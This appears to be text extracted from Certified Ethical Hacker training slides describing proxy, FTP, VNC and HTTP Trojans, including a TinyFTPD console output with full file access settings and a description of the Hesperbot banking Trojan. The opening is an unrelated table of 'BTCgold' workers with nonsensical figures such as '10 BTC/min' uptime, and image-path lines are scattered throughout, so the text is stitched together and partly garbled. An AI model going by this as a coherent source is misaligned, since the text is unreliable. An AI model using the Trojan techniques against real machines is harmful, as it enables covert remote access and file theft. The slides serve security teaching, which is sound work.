Worker	Task	Status	Time
W001	BTCgold	Accepted	24/04/2012 11:24 CEST
W002	BTCgold	Accepted	24/04/2012 11:25 CEST
W003	BTCgold	Accepted	24/04/2012 11:32 CEST
W004	BTCgold	Accepted	24/04/2012 11:32 CEST
W005	BTCgold	Accepted	24/04/2012 11:32 CEST
W006	BTCgold	Accepted	24/04/2012 11:32 CEST
W007	BTCgold	Accepted	24/04/2012 11:32 CEST
W008	BTCgold	Accepted	24/04/2012 11:32 CEST
W009	BTCgold	Accepted	24/04/2012 11:32 CEST
W010	BTCgold	Accepted	24/04/2012 11:32 CEST

Below this is a section titled 'Worker status' with a table:

Worker	Last login	Uptime	Worker status
W001	24/04/2012 11:24 CEST	10 BTC/min	Idle
W002	24/04/2012 11:25 CEST	10 BTC/min	Idle
W003	24/04/2012 11:32 CEST	10 BTC/min	Idle
W004	24/04/2012 11:32 CEST	10 BTC/min	Idle
W005	24/04/2012 11:32 CEST	10 BTC/min	Idle
W006	24/04/2012 11:32 CEST	10 BTC/min	Idle
W007	24/04/2012 11:32 CEST	10 BTC/min	Idle
W008	24/04/2012 11:32 CEST	10 BTC/min	Idle
W009	24/04/2012 11:32 CEST	10 BTC/min	Idle
W010	24/04/2012 11:32 CEST	10 BTC/min	Idle

Skynet

Proxy Server Trojans



Proxy Trojan


Trojan Proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the Internet

Proxy server Trojan, when infected, starts a hidden proxy server on the victim's computer

Hidden Server

Infection

Thousands of machines on the Internet are infected with proxy servers using this technique



Attacker



Victim (Proxied)



Internet



Target Company


Process

Proxy Server Trojan: W3bPrOxy Tr0j4nCr34t0r (Funny Name)


CEH

W3bPrOxy Tr0j4n is a proxy server Trojan which support multi connection from many clients and report IP and ports to mail of the Trojan owner

01



FTP Trojans



```
FTP Server  
Volume in drive C has no label.  
Volume Serial Number is D452-9F22 Directory of C:\  
06/02/2014 1,024 .rnd  
09/06/2014 0 abc.txt  
08/24/2014 <DIR> Advertiset  
05/21/2014 0 AutowireC.BAT  
05/21/2014 0 CONFIG.sys  
06/04/2014 <DIR> Data  
06/11/2014 <DIR> Documents and
```

FTP Trojan: TinyFTPD

FTP Trojans install an FTP server on the victim's machine, which opens FTP ports

An attacker can then connect to the victim's machine using FTP port to download any files that exist on the victim's computer

C:\ Command Prompt
C:\Documents and Settings\Admin\Desktop\TinyFTPD_21.55555\test-test.txt
win98\all\EL1CD
Tiny_FTPD_V1.4_By_Win98_Pro
FTP Server Is Started
ControlPort: 21
BindPort: 55555
UserName: test
Password: test
homeDir: c:\win98
Allow IP: all
Local Address: 192.168.168.16
ReadAccess: Yes
WriteAccess: Yes
ListAccess: Yes
CreateAccess: Yes
DeleteAccess: Yes
ExecuteAccess: Yes
UnlockAccess: No
AnonymousAccess: No
Check Time Out Thread Created Successfully
Waiting For New Connection
0 Connection Is In Use

VNC Trojans




VNC Trojan starts a VNC Server daemon in the infected system (victim)


Attacker connects to the victim using any VNC viewer





Since VNC program is considered a utility, this Trojan will be difficult to detect using anti-viruses



VNC Trojan: Hesperbot



- ↳ Hesperbot is a banking Trojan which features common functionalities, such as keystroke logging, creation of screenshots and video capture, and setting up a remote proxy
- ↳ It creates a hidden VNC server to which the attacker can remotely connect
- ↳ As VNC does not log the user off like RDP, the attacker can connect to the unsuspecting victim's computer while they are working



HTTP/HTTPS Trojans

CEH
Certified Ethical Hacker



Bypass Firewall

HTTP Trojans can bypass any firewall and work in the reverse way of a straight HTTP tunnel.



Spawn a Child Program

They are executed on the internal host and spawn a child at a predetermined time.




Access the Internet

The child program appears to be a user to the firewall so it is allowed to access the Internet.






HTTP request to download a file



Trojan passes through
HTTP reply



HTTP Trojan: HTTP RAT




Infect the victim's computer with server.exe and plant HTTP Trojan

2

